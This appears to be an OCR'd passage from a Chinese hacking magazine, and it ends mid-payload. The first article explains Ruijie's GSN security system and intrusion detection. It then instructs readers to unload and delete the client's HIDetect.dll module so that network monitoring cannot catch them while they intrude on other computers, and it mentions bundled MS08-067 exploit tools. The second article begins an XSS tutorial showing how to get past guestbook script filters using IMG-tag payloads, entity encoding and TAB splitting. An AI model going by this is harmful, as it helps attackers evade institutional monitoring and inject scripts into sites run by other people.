的结果。锐捷使用的是GSN——全局安全网络解决方案，也就是Global Security Network，它的工作原理如下：GSN通过将用户入网强制安全、主机信息收集和健康性检查、安全事件下的网络设备联动处理等集成到一个网络安全解决方案中，来达到对网络安全威胁的自动防御和网络受损系统的自动修复，同时针对网络环境的变化和新的网络行为进行学习，来达到对未知安全事件的防范。GSN方案由锐捷安全交换机、锐捷




图6

安全管理平台、锐捷安全计费管理系统、网络入侵检测系统、安全修复系统等多重网络元素组成，能实现同一网络环境下的全局联动，使每个设备都发挥安全防护的作用，由三个层面、五个部分组成，如图6。

小知识：什么是入侵检测系统（IDS）？

IDS，也就是入侵检测系统，是英文“Intrusion Detection Systems”的缩写。从专业上讲就是依照一定的安全策略，对网络、系统的运行状况进行监视，尽可能发现各种攻击企图、攻击行为或者攻击结果，以保证网络系统资源的机密性、完整性和可用性。我们做一个形象的比喻：假如防火墙是一幢大楼的门锁，那么IDS就是这幢大楼里的监视系统。一旦小偷爬窗进入大楼或内部人员有越界行为，只有实时监视系统才能发现情况并发出警告。在本质上，入侵检测系统是一个典型的“窥探设备”。它不跨接多个物理网段（通常只有一个监听端口），无需转发任何流量，而只需在网络上被动的、无声息的收集它所关心的报文即可。对于收集来的报文，入侵检测系统提取相应的流量统计特征值，并利用内置的入侵知识库与这些流量特征进行智能分析比较匹配，根据预设的阈值，匹配耦合度较高的报文流量将被认为是进攻，入侵检测系统将根据相应的配置进行报警或进行有限度的反击。




图7




图8

而研究的重点就是它的网络入侵检测系统，一个典型的入侵检测系统从功能上可以分为三个组成部分：传感器、分析器和管理器。

1、传感器负责搜集信息，其信息源可以是系统中可能包括入侵细节的任何部分，其中比较典型的信息源有网络数据包、log文件和系统调用的记录等，传感器搜集这些信息并将其发送给分析器。

2、分析器从许多传感器接受信息，并对其进行分析以决定是否有入侵行为发生，如果有入侵行为发生，分析器将提供关于入侵的具体细节，并提供可能采取的对策，一个入侵检测系统通常也可以对检测到的入侵行为采取相应措施进行反击，包括在防火墙处丢弃可疑的数据包，当用户表现出不正常行为时拒绝其进行访问，以及向其它同时受到攻击的主机发出警报等。

3、管理器通常也被称为用户控制台，它以一种可视的方式向用户提供搜集到的各种数据及相应分析结果，用户可以通过管理器对入侵检测系统进行配置，设定各种系统的参数，从而对入侵行为进行检测并采取相应措施。

从上图中可以得知，RG-SMP就是管理器，IDS入侵检测设备就是分析器，而RG-SU（锐捷安全客户端）就是传感器了，看来罪魁祸首就是锐捷客户端了！

找到了问题的源头，该怎么处理呢？我想了很久，终于从木马身上找到了灵感，因为当前的主流木马都采用了线程插入技术，比如PCshare、上兴等，都可以把自己当做线程插入到iexplore进程中来隐藏自己，而锐捷客户端除了可以对用户进行

认证、记帐外，还有就是信息情报的搜集了，我想它们应该是使用不同的线程来进行工作的。基于这样的思考，我们来测试一下，打开SYScheck，如图7。

锐捷客户端一共包括了13个线程，到底哪一个是卧底呢？从图中我们可以看到这么几个可疑的线程：

1、C:\PROGRA~1\锐捷网络\RUIJIE~1\VirusDefenderCheck.dll

2、C:\PROGRA~1\锐捷网络\RUIJIE~1\HIDetect.dll

3、C:\Program Files\锐捷网络\Ruijie Supplicant\ArpGuard.dll

从进程的名字上我判断，第一个应该是锐捷用来检测客户系统是否被感染病毒的，第三个是用来检测客户系统有没有向别的电脑发起ARP攻击以及检测自己的电脑是否遭到别人的ARP攻击的，而第二个就是我们要查找的卧底了，采取的办法就是右键点击这个线程，然后选择“卸载模块并删除文件”，如图8。这样，既不会影响我们的正常上网，又可以防止被探测，从此以后我们在入侵时就又多了一道防护，只有做好侦查与反侦查，才能让自己时时把握先机。

对于玩黑的小菜请注意了，在入侵别人电脑的同时也要做好自己电脑的安全，只有攻防兼备，才能可进可退，游刃有余，在攻与防之间寻求到突破。

（本文所涉及到的ms08067辅助工具、ms08067漏洞利用工具、SYScheck，已经收录到光盘中）

文章难易度：☆☆☆☆
文章阅读点：对多种留言板系统代码进行分析及跨站利用

浅谈留言板跨站

EchoEye/侯其涛[B.B.E]

最近感到很无聊，再加上又喜欢上了跨站，于是就下载了N套留言板程序进行研究，在此把自己发现漏洞的心得和同样对脚本感兴趣的叉子一起分享一下。

首先说说富文本编辑器的跨站脚本，有兴趣的朋友可以看看“茄子宝”所写的“富文本编辑器的跨站脚本问题参考”，相信会对大家有很大的帮助。我们都知道最简单的跨站语句是“<script>alert(/a/)</script>”，可很明显的是这个语句受到了尖括号的限制，很多留言簿都注意到了对尖括号的过滤，这时再使用这个语句就会相当困难了，但是富文本编辑器的跨站就可以抛开尖括号的限制，并且由于它的形式多样，容易变形，所以很难被过滤完全，这就为我们的跨站提供了可能。

下面我介绍一下常见的富文本编辑器的跨站，它是出现在图片中的，也就是处在<ｉｍｇ……>标签中，比如“<ＩＭＧ SRC=javascript:alert(/XSS/)>”，这就有了跨站的效果。此时我们所填写的内容是：“javascript:alert(/XSS/)”，这就是网页要你填写的图片的地址，当我们填写后，网页就会把我们填写的内容放在标签中再显示出来，这时候跨站效果就出现了，而我们填写的内容中并没有出现尖括号，却同样可以达到跨站的效果，但此时代码“javascript:”可能会被过滤，使用到的过滤代码为：

```
Dim re
    Set re=new RegExp
    re.IgnoreCase =True
    re.Global=True
re.Pattern="javascript:"
    Str = re.replace(Str,"javascript: ")
    re.Pattern="jscript:"
   Str = re.replace(Str,"jscript: ")
    re.Pattern="vbscript:"
   Str = re.replace(Str,"vbscript: ")
set re=nothing
```

只要发现以javascript等脚本属性的形式都会被过滤掉，但仅仅是这样就能阻止跨站了吗？我们可以变形为“javascri&#112&#116&#58alert(/xss/)”，因为HTML可以将属性值做编码绕过过滤，字母可以换成“&#”加ASCII的格式，比如说其中的“p”，我们可以换成“&#112”，这里需要注意，只有属性的值才可以做如此的转换，简单点说就是等号后的数值。可能会有人会说过滤掉&号，可如果我们使用“javas cript:alert(/xss/)”（注意中间的是TAB键，不是空格），这时又会产生跨站的效果了，如图1。我们还可以使用&#加十六进制ASCII码的方法，比如“<IMG 